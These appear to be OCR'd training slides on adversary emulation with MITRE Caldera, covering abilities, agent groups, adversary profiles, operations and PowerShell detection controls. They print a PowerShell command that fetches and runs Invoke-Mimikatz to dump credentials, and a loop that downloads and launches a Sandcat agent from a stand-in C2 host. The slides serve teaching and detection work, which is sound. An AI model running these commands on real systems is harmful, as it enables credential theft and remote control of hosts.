
MITRE

Caldera is a tool built by MITRE, with the express purpose of doing adversary emulation. It requires a bit of setup (as a server and clients need to be installed), it will actively "attack" target systems by deploying custom backdoors. Caldera's attack steps are fully linked to the ATT&CK framework techniques!



A quick Caldera walkthrough

Abilities



Manage abilities

View available techniques

credential-access

Run PowerKatz (windows)

ABILITY ID:	baac2c6d-4652-4b7e-ab0a-f1bf246edd12
ATT&CK TACTIC:	credential-access
ATT&CK TECHNIQUE ID:	T1003
ATT&CK TECHNIQUE NAME:	Credential Dumping
NAME:	Run PowerKatz
DESCRIPTION:	Use powerkatz to execute mimikatz and attempt to grab plaintext and/or has
PLATFORM:	windows

COMMAND:

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $True }
$web = (New-Object System.Net.WebClient)
$result =
$web.DownloadString("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/4c7a2016fc7931c
d37273c5d8e17b16d959867b3/Exfiltration/Invoke-Mimikatz.ps1")
iex $result; Invoke-Mimikatz -DumpCreds
```


CLEANUP:

REQUIRES:

UNLOCKS:

A quick Caldera walkthrough

Groups




	Host *paw print*	Checks	Groups	Platform	Last seen	Delete
□	dc-01$NT AUTHORITY\SYSTEM	3608	windows	windows	2019-09-08 22:57:20	X
□	sql-01$NT AUTHORITY\SYSTEM	3105	windows	windows	2019-09-08 22:57:03	X
□	ubuntu18-01$root	3605	linux	linux	2019-09-08 22:57:42	X
□	win10-01$NT AUTHORITY\SYSTEM	3608	windows	windows	2019-09-08 22:57:22	X
□	win10-02$NT AUTHORITY\SYSTEM	3608	windows	windows	2019-09-08 22:57:31	X
□	win19-01$NT AUTHORITY\SYSTEM	3608	windows	windows	2019-09-08 22:57:03	X
□	win19-02$NT AUTHORITY\SYSTEM	3608	windows	windows	2019-09-08 22:57:32	X
□	workstation$NT AUTHORITY\SYSTEM	3607	windows	windows	2019-09-08 22:57:13	X

Showing 1 to 8 of 8 entries

A quick Caldera walkthrough

Adversaries



Manage adversaries

Add or view adversary profiles

nosy neighbor (stockpile)

nosy neighbor (stockpile)

Find preferred WIFI networks & disru

P1:DEFENSE-EVASION RM
Unset history (darwin)

P1:DEFENSE-EVASION RM
Unset history (linux)

P1:DEFENSE-EVASION RM
Unset history (windows)

P2:DISCOVERY RM
System processes (darwin)

P2:DISCOVERY RM
System processes (linux)

P2:DISCOVERY RM
System processes (windows)

P2:DISCOVERY RM
Collect ARP details (darwin)

P2:DISCOVERY RM
Collect ARP details (linux)

P2:DISCOVERY RM
Collect ARP details (windows)

P2:DISCOVERY RM
Identify active user (darwin)

P2:DISCOVERY RM
Identify active user (linux)

P2:DISCOVERY RM
Identify active user (windows)

P4:DISCOVERY RM
Scan WIFI networks (darwin)

P4:DISCOVERY RM
Scan WIFI networks (linux)

P4:DISCOVERY RM
Scan WIFI networks (windows)

P5:DISCOVERY RM
Preferred WIFI (darwin)

P5:DISCOVERY RM
Preferred WIFI (linux)

P5:DISCOVERY RM
Preferred WIFI (windows)


P6:EXECUTION RM
Disrupt WIFI (darwin)

P6:EXECUTION RM
Disrupt WIFI (linux)

P6:EXECUTION RM
Disrupt WIFI (windows)

A quick Caldera walkthrough

Operations



SEC699 Test

nosy neighbor (stockpile)

windows

No fact source

Clean up artifacts

Run normal operation

Jitter (min/max)

WINDOWS NOSY NEIGHBOR (STOCKPILE) S 2019-09-08 23:13:48 F

2019-09-08 23:13:48

Host #1... Unset history ★⤓


Getting up and running

"Infecting" a system

A newly infected **host**, by the Sandcat plugin, joins a predefined **group**.

Groups

Win dows




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\[redacted]> while($true) {$url="http://c2.malicious-actor.com:8888/file/download";$wc=New-Object System.Net.W
ebClient;$wc.Headers.add("file","sandcat.exe");$output="C:\Users\Public\sandcat.exe";$wc.DownloadFile($url,$output);C:\U
sers\Public\sandcat.exe http://c2.malicious-actor.com:8888 my_group; sleep 60}
```

But you use PowerShell?

OMFG



Script Block Logging

Constrained Language Mode


AMSI

Microsoft ”cleaned shop” and implemented several PowerShell controls (for prevention AND detection) over the past few years!

The point is to detect **ATT&CK techniques**, not the Caldera agent!

Group Structure

How Caldera is organised



Running a quick operation

Praying to the demo gods…

Agenda for today

1 What is adversary emulation?

2 Tools of the trade

3 MITRE Caldera

4 Developing Caldera Plugins

Caldera development


Abilities & plugins

Using built-in adversaries

Building adversaries with existing abilities

